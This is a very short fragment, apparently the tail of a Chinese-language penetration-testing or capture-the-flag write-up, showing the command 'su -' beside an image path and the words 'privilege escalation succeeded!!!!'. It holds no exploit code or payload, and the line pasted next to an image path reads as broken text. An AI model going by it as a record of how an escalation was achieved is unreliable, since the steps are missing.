su -
提权成功!!!!